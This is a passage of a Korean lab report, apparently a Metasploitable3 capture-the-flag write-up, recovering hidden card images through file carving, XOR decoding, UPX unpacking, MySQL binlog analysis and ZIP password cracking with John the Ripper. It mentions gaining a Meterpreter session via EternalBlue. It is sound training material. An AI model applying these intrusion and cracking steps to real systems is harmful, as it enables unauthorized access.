4.2.4. Jack of Hearts (J♥) - OOXML 문서 구조 분석


<table>
<tr><td colspan="2" rowspan="3">
Jack of Hearts (J♥)</td><td>분석 대상</td><td>C:₩Program Files₩OpenSSH₩home₩Public₩Documents₩jack_of_hearts.docx</td></tr>
<tr><td>은닉 기법</td><td>OOXML 문서 내부 미디어 객체 은닉</td></tr>
<tr><td>탐색 전략</td><td>- 카드명과 관련된 jack 키워드를 기준으로 파일 검색
- 문서 내부에 이미지 형태의 데이터가 저장되어 있을 가능성 고려해 분석 시작</td></tr>
<tr><td>데이터 분석</td><td colspan="3">

- 열어본 문서에는 위와 같은 이미지가 존재.
- DOCX 파일은 실제로 ZIP 기반의 OOXML(Open Office XML) 구조로 구성되어 있다는 점에 착안하여 압축 해제 진행</td></tr>
<tr><td>복원 및 해독</td><td colspan="3"> 

- unzip jack_of_hearts.docx 명령어로 압축파일 해제 후 이미지 파일 확인.</td></tr>
<tr><td>결과</td><td colspan="3">- 문서 파일 자체에 카드가 저장된 것이 아니라 OOXML 구조 내부의 미디어 객체로 포함되어 있었음
- 문서 내용에서 카드 이미지를 직접 노출시키지 않고 'CLASSIFIED'이미지를 노출시킴
- 문서 구조 분석을 통해 이미지를 추출한 사례</td></tr>
</table>

4.2.5. Seven of Spades (7♠) - PDF 내부 이미지 객체 추출 분석

<table>
<tr><td rowspan="3">
Seven of Spades (7♠)</td><td>분석 대상</td><td>C:₩Users₩Public₩Documents₩seven_of_spades.pdf</td></tr>
<tr><td>은닉 기법</td><td>PDF 문서 내부 이미지 객체 은닉</td></tr>
<tr><td>탐색 전략</td><td>- 카드명과 관련된 spades 키워드를 기준으로 파일 검색
- PDF 내부에 이미지 형태의 데이터가 포함되어있다고 판단해 문서 구조 분석을 수행함.

Seven of Spades? What Seven of Spades?</td></tr>
<tr><td colspan="2">데이터 분석</td><td>- pdfimages 도구를 사용하여 PDF 내부 객체 분석
- 문서에 포함된 이미지 데이터 별도 추출 진행</td></tr>
<tr><td colspan="2">데이터 추출</td><td>- pdfimages -png seven_of_spades.pdf extracted_img 명령어 입력
- PDF 내부 이미지를 PNG 형식으로 추출 성공
 
</td></tr>
<tr><td colspan="2">결과</td><td>- PDF 문서 내부 이미지 객체 추출 과정을 통해 숨겨진 데이터 확인</td></tr>
</table>

4.2.6. Four of Clubs (4♣) - WAV 파일 헤더 분석 및 이미지 추출

Four of Clubs (4♣)

분석 대상	C:₩Users₩Public₩Music₩four_of_clubs.wav
은닉 기법	WAV 파일 내부 PNG 데이터 은닉
탐색 전략	- 카드명과 관련된 파일을 탐색하는 과정에서 four_of_clubs.wav 파일을 발견 - 일반 오디오 파일로 보였으나 카드명이 포함되어 있어 내부 데이터 분석 진행함

데이터 분석

- xxd /root/Desktop/4C/four_of_clubs.wav | head -20 명령어로 파일헤더 분석
- WAV파일의 표준 시그니처인 RIFF, WAVE 구조 확인
- 실제 데이터가 특정 오프셋 이후부터 시작하는 것을 확인함.

```
┌──(root㉿kali)-[/]
└─# xxd /root/Desktop/4C/four_of_clubs.wav | head -20
00000000: 5249 4646 9665 0800 5741 5645 666d 7420  RIFF.e..WAVEfmt
00000010: 1200 0000 0600 0200 401f 0000 803e 0000  ........@....>..
00000020: 0200 0800 0000 6661 6374 0400 0000 c55b  ......fact.....[
00000030: 0000 6461 7461 be64 0800 8950 4e47 0d0a  ..data.d...PNG..
00000040: 1a0a 0000 000d 4948 4452 0000 0209 0000  ......IHDR......
00000050: 02d9 0806 0000 003d 5cb2 d700 0000 0970  .......=\......p
```

데이터 추출

- dd if=/root/Desktop/4C/four_of_clubs.wav of=/root/Desktop/4C/four_of_clubs.png bs=1 skip=58 명령어로

WAV 헤더영역(58바이트) 제거 및 데이터를 별도 PNG 파일로 추출 진행


```
┌──(root㉿kali)-[/]
└─# dd if=/root/Desktop/4C/four_of_clubs.wav of=/root/Desktop/4C/four_of_clubs.png b
s=1 skip=58
550244+0 레코드 입력함
550244+0 레코드 출력함
550244 바이트 (550 kB, 537 KiB) 복사함, 5.65633 s, 97.3 kB/s

┌──(root㉿kali)-[/]
└─# ll /root/Desktop/4C
합계 1080
-rw-r--r-- 1 root root 550244  6월  1일  03:01 four_of_clubs.png
-rw-r--r-- 1 root root 550302 2017년  6월  1일 four_of_clubs.wav
```

결과

- WAV 파일 내부에 PNG 이미지가 포함된 구조로, 파일 헤더 분석을 통해 데이터 시작 위치 확인 후 이미지 복원함



4.2.7. Ten of Diamonds (10♦) - 손상된 PNG 헤더 복구 분석

<table>
<tr><td colspan="2" rowspan="3">


King of Hearts (K♦)</td><td>분석 대상</td><td>C:₩Users₩Public₩Pictures₩ten_of_diamonds.png</td></tr>
<tr><td>은닉 기법</td><td>손상된 PNG 헤더를 이용한 파일 위장</td></tr>
<tr><td>탐색 전략</td><td>- 시스템 내 공용 사용자 영역(C:₩Users₩Public₩Pictures)을 점검하던 중 ten_of_diamonds.png 파일을 발견.
- 일반적인 이미지 파일로 보였으나 정상적으로 열리지 않아 추가 분석을 수행.</td></tr>
<tr><td colspan="2">데이터 분석</td><td colspan="2">- 파일 확장자는 PNG였지만 정상적으로 표시되지 않음
- 파일 헤더를 확인해 PNG 표준 시그니처(89 50 4E 47)가 손상됨 확인.
- 파일 구조 자체는 정상적인 PNG 데이터로 구성되어 있는 것으로 판단</td></tr>
<tr><td colspan="2">복원 및 해독</td><td colspan="2">- { printf '₩x89₩x50₩x4E₩x47'; tail -c +5 ten_of_diamonds.png; } > real_ten_of_diamonds.png 명령어로 손상된 PNG 헤더를 정상 헤더로 교체
 
</td></tr>
</table>

4.2.8. Seven of Hearts (7♥) - HTML 내부 Base64 이미지 데이터 분석

<table>
<tr><td colspan="2" rowspan="3">



Seven of Hearts (7♥)</td><td>분석 대상</td><td>C:₩inetpub₩wwwroot₩seven_of_hearts.html</td></tr>
<tr><td>은닉 기법</td><td>HTML 파일 내부 Base64 이미지 데이터 은닉</td></tr>
<tr><td>탐색 전략</td><td>- 취약점 진단으로 확인된 MS17-010(EternalBlue) 공격을 통해 Meterpreter 세션을 획득한 후 IIS 웹 서버 루트 디렉터리를 조사
- 웹 콘텐츠 파일 중 seven_of_hearts.html 파일을 발견
- 일반 HTML 문서에 비해 비정상적으로 큰 크기로 확인돼 분석 진행</td></tr>
<tr><td>데이터 분석</td><td colspan="3">- HTML 문서 내부의 <img src=""> 태그에 대량의 Base64 문자열 확인
- iVBORw0KGgo... 로 시작하는 것을 확인하였으며, 이는 PNG 파일 시그니처를 Base64로 인코딩한 형태임을 확인해 추출 진행
 
</td></tr>
<tr><td>데이터 추출</td><td colspan="3">- HTML 파일에서 확인된 Base64 문자열을 '7H.txt' 라는 파일에 저장
- Base64 데이터가 개행이나 공백이 포함되어있을 가능성 고려해
tr -d '₩n₩r ' < 7H.txt | base64 -d > seven_of_hearts.png 불필요한 문자 제거후 디코딩
 
</td></tr>
<tr><td>결과</td><td colspan="3">- HTML 문서 내부에 대용량 Base64 이미지 데이터가 포함되어 있었으며, 디코딩 과정을 통해 원본 카드 이미지 복원함</td></tr>
</table>

4.2.9. Three of Spades (3♠) - XOR 암호화 이미지 복호화 분석

<table>
<tr><td rowspan="3">
Three of Spades (3♠)</td><td>분석 대상</td><td>C:₩Windows₩three_of_spades.png</td></tr>
<tr><td>은닉 기법</td><td>XOR 기반 이미지 데이터 암호화</td></tr>
<tr><td>탐색 전략</td><td>- 확보한 PNG 파일이 정상적으로 열리지 않는 것을 확인
- 파일 확장자는 PNG이나, 정상 출력되지 않음
- 데이터 변조 또는 암호화 가능성 고려해 분석 수행</td></tr>
<tr><td colspan="3">데이터 분석</td><td>- CyberChef의 XOR Brute Force 기능을 사용하여 파일 데이터 분석을 수행
- PNG 파일 시그니처가 복원되는 XOR 키 값 식별
- 암호화된 PNG 데이터가 단일 바이트 XOR 방식으로 보호되고 있음을 확인</td></tr>
<tr><td colspan="3">복원 및 해독</td><td>- XOR Brute Force를 통해 확인한 키 값을 이용하여 CyberChef의 XOR 기능 수행
- 복호화 결과 정상적인 PNG 이미지 구조 복원 성공
 
</td></tr>
<tr><td colspan="3">결과</td><td>- XOR 암호화가 적용된 PNG 파일을 성공적으로 복호화 후 카드 획득
- 단순 파일 분석만으로는 확인이 불가능하였으며,
XOR 키 탐색 및 복호화 과정을 통해 원본 이미지 복원에 성공함.</td></tr>
</table>


4.2.10. Ace of Hearts (A♥) - JPG 파일 내부 ZIP 카빙 분석

<table>
<tr><td colspan="2" rowspan="3">

Ace of Hearts (A♥)</td><td>분석 대상</td><td>C:₩Users₩Public₩Pictures₩ace_of_hearts.jpg</td></tr>
<tr><td>은닉 기법</td><td>JPG 이미지 내부 ZIP 파일 결합</td></tr>
<tr><td>탐색 전략</td><td>- 시스템 내 공용 사용자 영역(C:₩Users₩Public₩Pictures) 점검하던 중 ace_of_hearts.jpg 파일을 발견.
- 카드명이 직접 포함되어 있어 추가 데이터가 존재할 가능성을 고려하여 파일 구조 분석을 수행</td></tr>
<tr><td>데이터 분석</td><td colspan="3">- foremost -i ace_of_hearts.jpg 명령을 사용, 파일 카빙(File Carving)을 수행
- JPG 이미지 내부 ZIP 파일 식별.
- 이미지 파일과 압축 파일이 결합된 형태로 저장되어 있음을 확인
 
</td></tr>
<tr><td>데이터 추출</td><td colspan="3">- foremost 실행 후 생성된 output/zip 디렉터리에서 ZIP 파일을 추출
- JPG 이미지 내부에서 ZIP 파일이 식별되었으며, 이미지 파일과 압축 파일이 결합된 형태로 저장되어 있음을 확인
 
</td></tr>
<tr><td>결과</td><td colspan="3">- 정상 JPG 이미지처럼 보였으나 내부에 ZIP 파일이 결합된 구조였음
- 파일 카빙 기법을 통해 은닉된 데이터를 추출</td></tr>
</table>

4.2.11. Six of Diamonds (6♦) - 암호화 ZIP 파일 해시 크랙 분석

<table>
<tr><td colspan="2" rowspan="3">

Six of Diamonds (6♦)</td><td>분석 대상</td><td>C:₩inetpub₩wwwroot₩six_of_diamonds.zip</td></tr>
<tr><td>은닉 기법</td><td>웹 루트 내 암호화 ZIP 파일 저장</td></tr>
<tr><td>탐색 전략</td><td>- Meterpreter 세션에서 카드명과 관련된 diamonds 키워드를 기준으로 파일 검색을 수행
- dir /s /b C:₩*diamonds* 명령을 사용하여 전체 경로를 대상으로 관련 파일을 탐색</td></tr>
<tr><td colspan="2">데이터 분석</td><td colspan="2">- 검색 결과 IIS 웹 루트 경로에서 six_of_diamonds.zip 파일을 발견
- 해당 ZIP 파일은 암호가 설정되어 있어 바로 압축 해제가 불가능
- zip2john을 이용해 John the Ripper에서 사용할 수 있는 해시 형식으로 변환</td></tr>
<tr><td colspan="2">복원 및 해독</td><td colspan="2">- 추출한 해시 파일(six.hash)을 대상으로
john --wordlist=/usr/share/wordlists/rockyou.txt six.hash 명령어로 비밀번호 크랙 진행
- john --show six.hash 명령으로 확인한 비밀번호를 이용해 ZIP 파일을 해제
 
</td></tr>
<tr><td colspan="2">결과</td><td colspan="2">- 암호화된 ZIP 파일의 비밀번호를 확인하고 압축을 해제하여 카드 확인
- 본 사례는 파일 자체는 노출되어 있었으나 암호화 ZIP 형태로 보호되어 있었고, 해시 추출 및 사전 기반 크랙 과정이 필요하였음.</td></tr>
</table>

4.2.12. King of Clubs (K♣) - UPX 패킹 실행파일 언패킹 및 XOR 복호화 분석

King of Clubs (K♣)

분석 대상	C:₩Windows₩System32₩kingofclubs.exe
은닉 기법	실행파일 내부 데이터 은닉, UPX 패킹, XOR 암호화
탐색 전략	- 키워드 검색 결과 C:₩Windows₩System32 경로에서 kingofclubs.exe 파일을 발견 - 실행파일 형태로 저장되어 있어 내부 데이터 은닉 가능성 고려해 분석 진행

데이터 분석

- upx -d /root/kingofclubs.exe -o /root/kingofclubs_unpacked.exe 명령어로 패킹해제

```
┌──(root㉿kali)-[/]
└─# upx -d /root/kingofclubs.exe -o /root/kingofclubs_unpacked.exe
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2024
UPX 4.2.4       Markus Oberhumer, Laszlo Molnar & John Reiser    May 9th 2024

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
    962291 <-    824563   85.69%    win32/pe     kingofclubs_unpacked.exe

Unpacked 1 file.

┌──(root㉿kali)-[/]
└─# file /root/kingofclubs_unpacked.exe
/root/kingofclubs_unpacked.exe: PE32 executable for MS Windows 4.00 (console), Intel i386 (stripped
 to external PDB), 5 sections
```

- 7z e /root/kingofclubs_unpacked.exe -o/root/sections/ 내부 섹션 데이터 추출

```
┌──(root㉿kali)-[/]
└─# 7z e /root/kingofclubs_unpacked.exe -o/root/sections/

7-Zip 25.01 (x64) : Copyright (c) 1999-2025 Igor Pavlov : 2025-08-03
 64-bit locale=ko_KR.UTF-8 Threads:128 OPEN_MAX:1024, ASM

Scanning the drive for archives:
1 file, 962291 bytes (940 KiB)
```

- 파일크기 및 파일 형식 확인

```
┌──(root㉿kali)-[/]
└─# ls -la /root/sections/
합계 956
drwxr-xr-x  2 root root   4096  5월 29일  15:14 .
drwx------ 20 root root   4096  5월 29일  15:14 ..
-rw-r--r--  1 root root      0 2016년 12월  3일 .bss
-rw-r--r--  1 root root 484880 2016년 12월  3일 .data
-rw-r--r--  1 root root   2060 2016년 12월  3일 .idata
-rw-r--r--  1 root root   9872 2016년 12월  3일 .rdata
-rw-r--r--  1 root root 252852 2016년 12월  3일 .text
-rw-r--r--  1 root root 210163 2016년 12월  3일 COFF_SYMBOLS

┌──(root㉿kali)-[/]
└─# file /root/sections/*
/root/sections/COFF_SYMBOLS: data
```

데이터 추출	- 가장 큰 섹션 데이터를 대상으로 XOR 연산 진행
	- Python 스크립트를 사용하여 각 바이트에 0x0F 키를 적용한 결과, 복호화된 데이터의 시작 부분에서 PNG 시그니처(89 50 4E 47)가 확인됨
	- 복호화 결과를 king_of_clubs.png로 저장
	
	(root㉿kali)-[/]
	# python3 << 'EOF'
	data = open('/root/sections/.data', 'rb').read()
	
	# XOR 0x0F 복호화
	out = bytes([b ^ 0x0F for b in data])
	
	print(f"첫 8바이트: {out[:8].hex()}")
	
	# PNG 헤더 확인
	if out[:4] == bytes([0x89, 0x50, 0x4E, 0x47]):
	print("PNG 헤더 확인!")
	open('/root/king_of_clubs.png', 'wb').write(out)
	print("저장 완료!")
	else:
	print("PNG 아님")
	print(f"첫 바이트: {out[0]:02x}")
	EOF
	첫 8바이트: 89504e470d0a1a0a
	PNG 헤더 확인!
	저장 완료!

결과	- 실행파일 내부에 은닉된 데이터를 UPX 언패킹, 섹션 추출, XOR 복호화 과정을 단계적으로 수행해야 최종 이미지 확인이 가능함. - 추출된 섹션 중 가장 큰 데이터 영역에 XOR 암호화된 PNG 이미지가 포함 되어 있었음을 확인

4.2.13. Queen of Hearts (Q♥) - MySQL Binary Log 기반 데이터 복구 분석

Queen of Hearts (Q♥)

분석 대상	C:₩wamp₩bin₩mysql₩mysql5.5.20₩data₩cards₩queen_of_hearts.frm 및 mysql-bin.000002
은닉 기법	MySQL 데이터베이스 내부 Base64 데이터 저장
탐색 전략	- 웹 서버(WAMP)와 연동된 MySQL 데이터베이스를 점검하는 과정에서 cards 데이터베이스 확인 - 내부 테이블 분석 중 queen_of_hearts 테이블 발견 후 분석 진행

데이터 분석

- MySQL에 접속하여 테이블 구조를 확인한 결과 카드 데이터는 TEXT 타입의 card 컬럼에 저장되어 있음을 확인

```
C:\wamp\bin\mysql\mysql5.5.20\bin>mysql.exe -u root -e "use cards; show tables;"
mysql.exe -u root -e "use cards; show tables;"
Tables_in_cards
queen_of_hearts
```

- Base64 데이터를 추출하여 PNG로 복원한 결과 이미지 하단이 손상된 상태로 출력됨

- 원본 데이터가 저장 과정에서 잘려(Truncation) 기록되었을 가능성을 확인

복원 및 해독

- C:₩wamp₩bin₩mysql₩mysql5.5.20₩data₩ 디렉터리에서 가장 큰 크기 mysql-bin.000002 확인


```
C:\ManageEngine\DesktopCentral_Server\bin>ls -al C:\wamp\bin\mysql\mysql5.5.20\data\
ls -al C:\wamp\bin\mysql\mysql5.5.20\data\
total 29697
drwxr-xr-x 1 LOCAL SERVICE LOCAL SERVICE        0 May 31 21:14 .
drwxr-xr-x 1 LOCAL SERVICE LOCAL SERVICE        0 Jun 22  2017 ..
drwxr-xr-x 1 LOCAL SERVICE LOCAL SERVICE        0 Jun 22  2017 cards
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE  5242880 May 31 21:15 ib_logfile0
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE  5242880 Jun 22  2017 ib_logfile1
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE 18874368 May 31 21:15 ibdata1
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE        5 May 31 21:14 metasploitable3.pid
drwxr-xr-x 1 LOCAL SERVICE LOCAL SERVICE        0 Jun 22  2017 mysql
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE   117646 Jun 22  2017 mysql-bin.000001
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE   729092 Jun 22  2017 mysql-bin.000002
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE     2147 Jun 23  2017 mysql-bin.000003
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE     1892 Jun 23  2017 mysql-bin.000004
-rw-r--r-- 1 LOCAL SERVICE LOCAL SERVICE      126 Jun 23  2017 mysql-bin.000005
```

복원 및 해독	- MySQL Binary Log 수행 후 내부에서 카드 저장 시점의 전체 Base64 데이터를 확보하였으나, 다수의 SQL 로그와 시스템 정보가 혼재되어 있음을 확인.
	`#170622  1:30:20 server id 1  end_log_pos 729046  Query`
	`_time=0  error_code=0`
	`SET TIMESTAMP=1498120220/*!*/;`
	`insert into queen_of_hearts values ('iVBORw0KGgoAAAANSUhEUgAAAg`
	`ACXBIWXMAABcRAAAXEQHKJvM/AAAgAElEQVR42uy9Waxt2XUdNtZauz39ue27r6`
	- 원본 이미지 데이터만 추출하기 위해 PNG 파일의 Base64 시그니처인 iVBORw0KGgo를 기준으로 정규표현식 검색을 진행
	`┌──(root㉿kali)-[~/Desktop/QH]`
	`└─# grep -o 'iVBORw0KGgo[A-Za-z0-9+/=]*' queen_log.txt > queen_full.b64`
	`┌──(root㉿kali)-[~/Desktop/QH]`
	`└─# base64 -d queen_full.b64 > queen_of_hearts_full.png`

결과	- 최초 복원 과정에서는 TEXT 컬럼 크기 제한으로 인해 이미지 하단이 손상된 상태로 출력되었으나, MySQL Binary Log 분석을 통해 원본 Base64 데이터 복구 - 취약점 분석 과정에서 발견된 데이터를 근거로 진행한 사례이며, 데이터베이스 저장 한계로 인해 발생한 데이터 손상을 로그 분석을 통해 복구할 수 있었음.

4.2.14. Joker - 웹페이지 소스코드 내 Hex 데이터 분석

<table>
<tr><td rowspan="3">

Joker</td><td>분석 대상</td><td>http://10.0.0.41/ (웹페이지 소스 코드)
C:₩inetpub₩wwwroot₩index.html</td></tr>
<tr><td>은닉 기법</td><td>웹페이지 소스코드 내 PNG Hex 데이터 은닉</td></tr>
<tr><td>탐색 전략</td><td>- IIS 웹 서버 루트 디렉터리를 조사하던 중 기본 페이지 (index.html)를 확인하였다.
- 이미지 파일이 존재하지 않는 환경에서 PNG 시그니처 (89504E47)가 포함되어 있는지 점검하였다.</td></tr>
<tr><td>데이터 분석</td><td colspan="2">- findstr 명령을 사용, PNG 시그니처를 검색한 결과 대량의 Hex 데이터가 포함되어 있음을 확인
- Hex 문자열을 별도 파일로 추출하여 크기를 검증한 결과 약 1.1MB의 데이터가 존재함을 확인하였다.
 
</td></tr>
<tr><td>복원 및 해독</td><td colspan="2">- 추출한 Hex 데이터를 xxd -r -p 명령을 이용하여 바이너리 형태의 PNG 파일로 복원
- 복원된 파일을 분석한 결과 정상적인 PNG 이미지임을 확인.</td></tr>
<tr><td>결과</td><td colspan="2">- 웹페이지 소스코드 내부에 이미지 데이터를 Hex 문자열 형태로 저장하는 은닉 기법 사용 확인
- Hex 데이터를 복원하여 최종 이미지를 획득</td></tr>
</table>

4.3. 윈도우 환경에서 확인된 은닉 기법 분석

본 실습 환경에서는 단순히 파일명을 변경하거나 숨김 속성을 적용하는 수준을 넘어, 운영체제의 파일 속성, 문서 포맷 구조, 멀티미디어 파일 구조, 데이터베이스, 실행파일 패킹 및 암호화 등 다양한 기법을 활용하여 Flag가 은닉되어 있었다. 특히 일부 카드는 단순 탐색만으로는 확인이 불가능하였으며, 파일 구조 분석, Base64 디코딩, XOR 복호화, 압축 해제, Binary Log 분석 등의 추가적인 분석 과정을 통해 복원할 수 있었다. 이를 통해 공격자는 물론 보안 담당자 역시 파일 확장자나 위치만을 신뢰하지 말고 데이터 구조와 저장 방식을 함께 분석해야 함을 확인할 수 있었다.

확인 카드	은닉 기법	특징
Ace of Hearts (A♥)	JPG 내부 ZIP 결합	이미지 파일 내부에 압축파일을 결합하여 일반 이미지로 위장
Three of Spades (3♠)	XOR 암호화	PNG 이미지 데이터를 XOR 로 암호화하여 원본 식별 방해
Four of Clubs (4♣)	파일 포맷 위장	WAV 파일 내부에 PNG 이미지 데이터를 저장
Six of Diamonds (6♦)	압축파일 암호화	ZIP 파일에 비밀번호를 설정하여 직접 접근 차단
Seven of Hearts (7♥)	HTML 내부 Base64 은닉	웹 페이지 소스 내부에 이미지 데이터를 Base64 형태로 저장
Seven of Spades (7♠)	PDF 내부 객체 은닉	PDF 문서 내부 이미지 객체에 카드 데이터 저장
Ten of Diamonds (10♦)	파일 구조 은닉	문서 및 파일 구조 분석을 통해 내부 데이터 확인
Jack of Clubs (J♣)	Hidden 속성 은닉	숨김(Hidden) 속성이 적용된 시스템 경로에 파일 저장
Jack of Hearts (J♥)	OOXML 구조 은닉	DOCX 내부 word/media 경로에 이미지 객체 저장
Queen of Hearts (Q♥)	데이터베이스 은닉	MySQL 테이블 및 Binary Log 내부에 Base64 데이터 저장
King of Hearts (K♥)	시스템 경로 은닉	일반 사용자가 접근하지 않는 시스템 영역에 저장
King of Diamonds (K♦)	파일명 패턴 기반 은닉	다수 파일 사이에 카드 규칙(*_of_*)을 활용하여 저장
King of Clubs (K♣)	실행파일 패킹 및 XOR 암호화	UPX 패킹 후 내부 데이터 XOR 암호화 적용
Joker	Hex 데이터 은닉	HTML 내부에 PNG Hex 데이터를 저장 후 복원 가능하도록 구성

